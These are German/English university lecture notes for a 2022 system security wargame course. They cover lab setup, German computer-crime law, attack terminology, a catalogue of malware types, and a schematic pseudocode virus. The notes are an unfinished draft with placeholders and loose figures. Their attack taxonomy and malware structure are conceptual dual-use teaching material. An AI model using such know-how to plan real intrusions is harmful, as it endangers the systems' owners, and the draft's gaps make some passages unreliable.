Hochschule
Bremerhaven

Lecture Notes

WP 48 Systemsicherheit

Sommersemester 2022

Version: 19. Juli 2022

Prof. Dr. Lars Fischer
lars.fischer@hs-bremerhaven.de

License

Contact me via email at lars.fischer@hs-bremerhaven.de.

Inhaltsverzeichnis

1

intro

> Den besten Teil unserer Lebenszeit verbringen wir auf der Arbeitsstelle. Man muss deshalb lernen, so zu arbeiten, dass die Arbeit leicht und zu einer ständigen Lebensschule wird.

Folgend werden die Rahmenbedingungen des Kurses Systemsicherheit — “Live Hacking Wargame Labyrinth” an der Hochschule Bremerhaven im Sommersemester 2022; Organisation, Lernform und Prüfungsform beschrieben.

- Introduction to Vulnerability Research and Security Mindsets
- Playing a few wargames
- Planning a Wargame Labyrinth
- Create Live Hacking Demos in small Teams
- Relax and go phising ;-)

[Photo by Robson Hatsukami Morgan on Unsplash]

1. Reconnaissance
    (a) OSINT




Abbildung 1.1: Industrial Control System Cyber Kill Chain, first stage representing the classical attack process in IT systems as defined in [**martin2014cyberkillchain**], taken from [**assante2015icsckc**].

(b) Network/Host Recon

2. Weaponisation
   - Reverse Enigneering
3. Intrusion - Exploit
   - Web Pentesting
4. Entrenchment
   - Password Cracking
5. . . .





Abbildung 1.2: Industrial Control System Cyber Kill Chain, second stage describing the attack process into the Industrial Control System (ICS), taken from [**assante2015icsckc**].

1.1 MITRE ATT&CK (ATT&CK)

1.2 Prüfungsleistung



Prüfungsleistung

Prüfungsform Entwurf

Minimales Ziel

Aktive Teilnahme an den Präsenzveranstaltungen

- Teilnahme und Dokumentation der Übungen
- Betreuung des eigenen Servers

Bewertete Abgabe eines Semesterentwurfs (Gruppenarbeit)

- Ausarbeitung (10 Seiten) nach Vorlage
- Präsentation des Ergebnisses (20 Min)
- Lauffähige Version des Entwurfs

    - Sourcecode in revisioniertem git-Repository
- Betreuung im Team
- Tägliches Monitoring (10 min)
- Basisinstallation
- Basisdienste:
  - DNS (Bind 9 Version 15.0)
  - OpenSMTP (Version 6.6)
- Domäne: `team<nr>.sireal`
- Hosts: `mail`, `www`

1.3 Betriebsanleitung

- Exploration — Wargaming
- Themenfindung Was sind die technischen Möglichkeiten, was wären interessante Umwege. Single Shot, oder mehrstufig...
- Konzept
- Umsetzung
- Test
- Dokumentation
- Präsentation
- Selbstlernzeit:
  - Videovorlesung
  - Arbeit am Entwurf
  - Wiederholung
  - Freies Experimentieren
- Präsenzzeit
  - Stand-Up Meeting
  - Arbeit am Entwurf
  - Präsentation von Zwischenergebnissen
  - Wargaming

- Rezipieren — Umsetzen — Korrigieren
- Code/Dokumentenentwicklung
  - https://gitlab.hs-bremerhaven.de/wp.48-22
  - Anleitung in der Übung
  - Einloggen jetzt: Hopper-Account
- Labor
  - Isoliertes Netz virtueller Maschinen
  - Zugang über Wireguard VPN
  - Siehe Skript:
    1. Installation von Wireguard
    2. Ablegen ihres Öffentlichen Schlüssels
- Kommunikation
  - matrix:IT-Sec Meetup
  - matrix:wp48
  - Announces per Email
  - Unterlagen über Elli

1.3.1 Wireguard Installation

- Installieren Sie einen [wireguard](https://www.wireguard.com/)-client auf ihrem Arbeitsrechner und erzeugen Sie ein Schlüsselpaar.
- Geben Sie Nutzername, Öffentlicher Schlüssel und Emailadresse im Etherpad an.
- Warten Sie darauf, dass Ihr Zugang zum wireguard-VPN auf `194.94.217.111` freigeschaltet ist und stellen Sie sicher, dass sie den Host `10.47.11.1` erreichen. `<code>ping 10.47.11.1</code>`
- Zur Dokumentation geben Sie Dateinamen und öffentlichen Schlüssel aller Gruppenmitglieder in der Ausarbeitung an.

1.4 Recht und Gesetz

Aside from appealing to your reason, there are stronger arguments for good behaviour. They are called laws and can be thought of as formal ethics with teeth.

If you do not behave according to them you will be punished (if caught obviously, but watch the news who gets caught?). Thus, read the following paragraphs carefully and realise where something could go awry.

§ 202 StGB: Ausspähen

> § 202a Abs. 1: [Unbefugter Zugang zu Daten: bis 3 Jahre]
>
> § 202b: [Unbefugtes Abhören: bis 2 Jahre]
>
> (1) Wer eine **Straftat** nach § 202a oder § 202b **vorbereitet**, indem er [...] 2. **Computerprogramme**, deren **Zweck** die Begehung einer solchen Tat ist, **herstellt**, sich oder einem anderen **verschafft**, **verkauft**, einem anderen **überlässt**, **verbreitet** oder sonst **zugänglich macht**, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.

§ 303a StGB: Datenveränderung

(1) Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.

(2) Der Versuch ist strafbar.

(3) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

§ 303b StGB: Computersabotage

(1) Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er

1. eine Tat nach § 303a Abs. 1 begeht,
2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder
3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,

wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe.

(3) Der Versuch ist strafbar.

(4) In besonders schweren Fällen des Absatzes 2 ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter

1. Vermögensverlust großen Ausmaßes herbeiführt,

2. gewerbsmäßig oder als Mitglied einer Bande handelt, die sich zur fortgesetzten Begehung von Computersabotage verbunden hat,
3. durch die Tat die Versorgung der Bevölkerung mit lebenswichtigen Gütern oder Dienstleistungen oder die Sicherheit der Bundesrepublik Deutschland beeinträchtigt.

(5) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

1.5 Begleitende Literatur

Papier:

- RTFM Red Team Field Manual(reference of useful commands)
- Real World Bug Hunting — A Field Guide to Web Hacking, Peter Yaworski, no starch press, sollte auch online frei sein
- 24 deadly sins of software security
- The Hackers Playbook 2 (Version 3 wäre aktueller)
- Hackers Delight
- Operator Handbook
- Serious Cryptography
- Hacking Exposed 7

Digital vorhanden:

- Network Security Hacks
- Advanced Penetration Testing
- Attacking Network Protocols
- Linux Basics for Hackers
- Practical Reverse Engineering
- Practical Binary Analysis
- IDApro Book
- Practical Packet Analysis
- Wireshark for Security Professionals
- Shellcoders Handbook
- Web Application Hackers
- Cyberjutsu
- Penetration Testing: A Hands-On Introduction to Hacking

2

Grundlagen

2.1 Attack Terminology

A brief repetition of terminology.

The “Internet Security Glossary, Version 2” of 2007 [**rfc4949**] defines attacks graphically as intentional actions of an attacker (threat agent) towards a vulnerability in an attacked system resource. The interaction is hindered by countermeasures. The model distinguishes attacks (threat actions) as active in the case of of bi-directional interaction and passive where an attacker is only receiving.




Abbildung 2.1: Basic model of an attack [**rfc4949**]

Attackers	Tool	Vulnerability	Action	Target	Unauthorised Result	Objectives
Hackers	Physical Attack	Design	Probe	Account	Increased Access	Challenge, Status, Thrill
Spies	Information Exchange	Implementation	Scan	Process	Disclosure of Information	Political Gain
Terrorists	User Command	Configuration	Flood	Data	Corruption of Information	Financial Gain
Corporate Raiders	Script or Program		Authenticate	Component	Denial of Service	Damage
Professional Criminals	Autonomous Agent		Bypass	Computer	Theft of Resources	
Vandals	Toolkit		Spoof	Network		
Voyeurs	Distributed Tool		Read	Internetwork		
	Data Tap		Copy			
			Steal			
			Modify			
			Delete			

[howard1998common]

You can distinguish vulnerabilities by where they are in a simplified development model consisting of protocol, implementation and configuration. The mayor difference between these two layers, with respect to vulnerabilities, is the area of effect and the effort required to fix — in general.

Protocol vulnerabilities are introduced in communication protocols or process specifications, or briefly in the design of systems. Implementations that adhere to these designs also implement these vulnerabilities. This makes exploitable protocol vulnerabilities very valuable for threat actors. Fixing these vulnerabilities usually means to alter the design and all related implementations and installations. Protocol changes sometimes lead to incompatible versions of the protocol which could break interoparability until every implementation swapped to the new version of the protocol.

Implementation vulnerabilities are comprised of programming errors in software and affect all installations of that software. A heterogenuous product landscape can reduce the effect of a vulnerabilities, while a mono-culture of software increases the area of effect. This is a strong arguement to support diverse implementations for similar applications and public and open protocols. Patches have to be unrolled in all installations of a software — until then all unpatched installations are vulnerable.

Configuration vulnerabilities affect only single installations of systems. The area of effect depends on the importance of the installation, e. g., the number of users affected. In a tightly interdepended world, also users of services depending on that installation might be affected.

replace/merge with TAL

- Laws and forces of nature




Abbildung 2.2: Hierarchy of devops parts from the perspective of vulnerabilities

  - components are growing old
  - excess voltage (lightning, EMP)
  - voltage loss
  - flooding (storm tide, break of water pipe)
  - change of temperature . . .
- Human beings
  - outsider
  - user of the system
  - operator of the system
  - service and maintenance
  - producer of the system
  - designer of the system
  - producer of the tools to design and produce
  - designer of the tools to design and produce
  - producer of the tools to design and produce the tools to design and produce . . .

Protocol	Insecure cipher, insecure use of variables, insecure assumptions, Insecure processes Examples: Needham-Schroeder Protocol, Session pinning in OAuth
Implementation	Buffer Overflow, Insufficient Input Validation or Output Encoding, Branching Errors, ... Examples: OpenSMTP 6.6, Heartbleed
Configuration	Invalid/Missing TLS, Improper Sandboxing, overtly free permissions Examples: SolarWinds (weak passwd: solarwinds123)

Tabelle 2.1: Vulnerabilities at different DevOps levels.

Abbildung 2.3 illustriert den Zusammenhang zwischen Angreifern (Threat Agents) und Eigentümern (Owners) von Sachen (Assets). Eigentümern eines Assets Zeichnen sich insbesondere dadurch aus, dass sie, innerhalb eines gegebenen sozialen und rechtlichen Kontext, über die Verwendung eines Asssets Entscheiden dürfen. Das Verhältnis zwischen Angreifern und Eigentümern zeichnet sich wiederum dadurch aus, das sie unterschiedliche Ziele bezüglich der Geheimhaltung, Integrität oder Verfügbarkeit der betreffenden Sachen haben.

Angreifer stellen eine Bedrohung (Threat) dar, wenn sie ihre Ziele mit oder an der Sache, ohne die nötigen Rechte zur Durchführung[1], durchsetzen, oder planen durchzusetzen. Bedrohungen können sich wiederum nur durch die Ausnutzung von Schwachstellen (Vulnerabilities) manifestieren. Die Möglichkeit dass eine Bedrohung sich an einer Sache manifestiert wird als Risiko (Risk) bezeichnet. Um dies zu verhindern, können Eigentümer Maßnahmen (Countermeasures) gegen Schwachstellen ergreifen.

Ein einfaches Beispiel, welches vermutlich jedem aus dem eigenen Leben vorstellbar ist, ist der Einbau eines neuen Schließzylinders in die Wohnungstür um der Bedrohung durch einen neugierigen Vermieter zu begegnen. Dadurch kann die Schwachstelle eines vermuteten Zweitschlüssels im Besitz des neugierigen Vermieters geschlossen werden und das Risiko, dass der neugierige Vermieter sich unbefugt Zugang (das Asset) zur eigenen Wohnung verschafft reduziert werden. Es mag sein, dass die Rechtslage vorsieht, dass der Vermieter ein Recht auf den freien Zugang zur Wohnung hat, dann hätten wir mit unserem Zylindertausch einen Angriff auf dieses Recht durchgeführt.

[1] innerhalb eines verbreitet akzeptierten Kontext von rechtlichen, sozialen und ethischen Richtlinien




Figure 2.3: Security concepts and relationships [**stallings2008computer**][**CommonCriteria**]

Interessanterweise kann es sogar so sein, dass dieselbe Handlung in unterschiedlichen Kontexten erlaubt oder verboten ist. Und natürlich ist deshalb auch die Unterscheidung zwischen Angriffswerkzeugen und Werkzeugen nicht immer eindeutig möglich.

Attack A deliberate attempt to assault an asset, not something that is just happening by chance. We can distinguish between passive and active attacks. An active attack tries to alter system resources, while a passive attack tries to "learn".

Adversary/Attacker/Threat Agent Entity that performs threat actions, i. e., participates in an attack.

Risk $R = D \times P$ An expection of loss, expressing that a given threat may manifest by exploiting vulnerabilities. Usually expresses an expected damage, defined as mean damage D weighted by probability P of an event.

Threat Circumstance, capability, action/event that may lead to exploits of vulnerabilities

Vulnerability A weakness that could be exploited.

Weakness Some point where a system can become vulnerable. As long as this weakness is not directly exposed, it is not actually a vulnerability that can be exploited, but it may become a vulnerability if circumstances expose this weakness to an attacker.

Countermeasure

Attack vector Threat delivery techniques (e-mail) An attack vector is a technique, path or means to deliver a payload or produce a malicious outcome. This may include an exploit, email-attachment or denote more

specific activities addressed as some part of a system.

[Internet Security Glossary, Version 2]

format attack-zoo

2.2 Technique Zoo

In this section we will introduce some terminology from the colourful collection of attack tools.

In the following we extended the list found in [**Stallings**]


Advanced
Downloaders
Flooders
Keylogger
Auto-rooter
Persistent
Mobile
Threat
Watering
Backdoor
Spammer
Attack
Trojan
Zombie
programs
Dropper
Virus
Hole
Fork
Bomb
APT
Macro
Bot
horse
Logic
Spyware
Kit
Code
Worm
Rootkit
Adware
Exploits

Advanced Persistent Threat (APT) highly sophisticated threat action which maintains a foothold in the target system over a long time period. It is often ambigously used to also denote an attack group, i. e., the threat agent that executes, often repeated, attacks on a sophisticate technical level with substantial resources.

Adware

Air Gap Jumping for example through Near Sound Data Transfer (NSDT).

Attack Kit

Auto-rooter

Backdoor

Decompression Bomb Zip-Bomb

Downloaders i. e., Dropper

Drive-by-download

Dropper

Exploits

Downgrade Attack describes any attack technique that aims at enforcing the use of lower, i. e., insecure versions of algorithms, software, or infrastructure. SSL 2.0 was vulnerable to this kind of attack where a PitM was able to modify the list of accepted encryption algorithms in a way that the communication would not be encrypted (Null-Encryption).

Flooders (Stressor)

Fork Bomb

Keylogger

Logic Bomb

Macro Virus

Man-in-the-Middle (MitM) ??

Man-on-the-Side (MotS) [**maynard2020understanding**]

Mobile Code

Remote Access Tool (RAT) Posh name for backdoors

Rootkit a collection of tools designed to enable and persist access to a computer. Components may include, but are not limited to loaders, RAT, and information gathering tools.

Spammer programs

Spyware

Trojan horse

Virus malware that embedds itself within (benign) executable code, for example within an machine code, word-processor macros (Macro Virus).

Watering Hole

Worm

Blue Pill A tool, first implementation by Joanna Rutkowska, that inserts a minimalistic virtual machine between the OS and the hardware. Such an attack provides (undetectable) access to the lowest (most trusted) ring on a very fundamental level.

Zombie, Bot

Dynamit-Phishing

`https://www.heise.de/security/meldung/Malware-Emotet-Neuer-Dreh-sorgt-fuer-e`
`html?wt_mc=rss.red.security.security.atom.beitrag.beitrag`
Providing a URL in an email, leading to a malware download, in order to circumvent spam filters.

The following list is a reminder on more techniques:

- Credential Stuffing
- NOP Slide
- Buffer Overflow
- Integer Overflow
- Heap Spray
- Heap Feng Shui
- Shellcode (could be improved)
- MitM
- C2 Techniques
- Lateral Movement
- Dropper
- IDS Evasion
- NATPwn
- Clickjacking


- Server Side Request Forgery (SSRF): `https://owasp.org/www-community/attacks/Server_Side_Request_Forgery`

- Cross-Site Scripting (XSS):

insert slides from 35c3 presentation

2.2.1 Trojan Horse

A *trojan horse* is malware disguised as a benign application, e. g., a Remote Access Tool disguised as an installer for some word processing software.



Functionality $\neq$ Proposed Functionality *IST-Funktion* $\neq$ *SOLL-Funktion*

- Disguised Program
- Vector: Human
- Vulnerability:
  - Unchecked Source
  - Installation

*(siehe [**eckert2011sicherheit**])*

An example for a trojan horse is given by the *Siberian Pipeline Incident.*

The *Siberian Pipeline Incident* is the first documented attack on physical infrastructure using only software. Whether and how it happened can be disputed as the only known source so far is the memoires of Thomas C. Reed, where this incident is mentioned only briefly. But also the story fits well with other narratives[2] from that time and has been repeated often enough to — while not necessarily gaining credibility — it became a part of the cyber-security body of knowledge.

- Pipeline Control Software
- Prepared by CIA
- Stolen by the KGB
- Explosion by valve control
- Reliability: Hearsay
- Date: 1982
- Source: Thomas C. Reed

(source RisiData 2015)

- Trusted Source
- Trusted Build
- Authentic Supply Chain
  - incl. Updates
- External Credential Stores
  - Smartcards so that your keys are never stored on vulnerable computers.
- User: Minimum-Rights-Principle
  - Installation of Software
  - Access to Resources

2.2.2 Worm

- Standalone program
- Self-replication

[2] See, for example the Farewell Dossier

- Multiple Segments (common)
- Vector:
  - Network (common)
  - Exploits
-

1988-11-02: The Morris Worm shut down 1/10th of all unix internet computers. Which sounds big if you do not consider the estimated size of the Internet at that time of about 60.000 computers. On the other hand, 10% of all computers had also been claimed by the ILoveYou virus, and CodeRed had infected a staggering 395,000 Windows computers a day. The costs nonetheless have been estimated at about 100 thousand up to 10 million USD.

For more information on the Morris Worm see [**rfc1135**].

- Patch Vulnerabilities
  - Follow Announces
  - (Tested) Updates
  - Systemwide
- Minimum-Rights-Principle
  - Separation of Privilege
  - Server Instances
  - Hardware-Separation
- External Credential Stores

2.2.3 Virus

Computer Virus:

- Sequence of commands
- Embeds in host programm
- Vector: Reproduction/Infection all viruses are quines too!
- Propagation:
  - Worm-like Exploits
  - Trojan Horse

- potentially mutates
- Viruskennung
- Infektionsteil
- Schadensteil
- Sprung

```
PROCEDURE Virus
BEGIN
  4711

find non-infected program files;
IF (healthy program)
THEN infect program with copy

IF (trigger condition)
THEN activate impact;

jump-to-host-start
```

- program virus
- boot virus
- macro /data virus: virusses that thrive in documents. Most popular probably are VBA-Script viruses hosted in Word or Excel files.
  - Macro virus: Word (since 1995)
  - Attachment: “active” S/MIME: e. g., allows download from URL
  - Postscript/PDF
  - .gif, .ani, .wmf
- Principle-of-Minimum-Rights
- Encrypted Program
- Sandboxing (Data/Macro)
- Email-Isolation/Containment
- IDS/Antivirus
- Monitoring (Fingerprinting IDS)
  - (e. g., Tripwire)
- Liability (*Haftung*)
- Signature Scanner

- Heuristic
  - Typical Sequence
  - Bayesian Filter
  - (Anomaly Filter)
- Network- vs. Host-based

2.3 Fallbeispiel: Ukraine'15

2019 Stromausfall USA

2018 TRISIS/TRITON (Saudi Arabia)

2017 Ransomware im Krankenhaus [**bmi2017BSIG˙UPKRITIS**]

2017 Großflächige Störung von DSL-Zugängen [**bmi2017BSIG˙UPKRITIS**]DDoS durch Mirai-Botnetz

2016 Industroyer (Ukraine)

2015 BlackEnergy 3 (Ukraine)

2014 German Steel Mill Cyber Attack (Germany)

2007-11 StuxNet (Iran)

2008 Baku-Tbilisi-Ceyhan Pipeline explosion

2000 Maroochy Shire Waste Water Plant (USA)

1992 Computer Sabotage at Nuclear Power Plant (Lithuania)

⋮

1982 CIA Trojan Causes Siberian Gas Pipeline Explosion (unconfirmed)

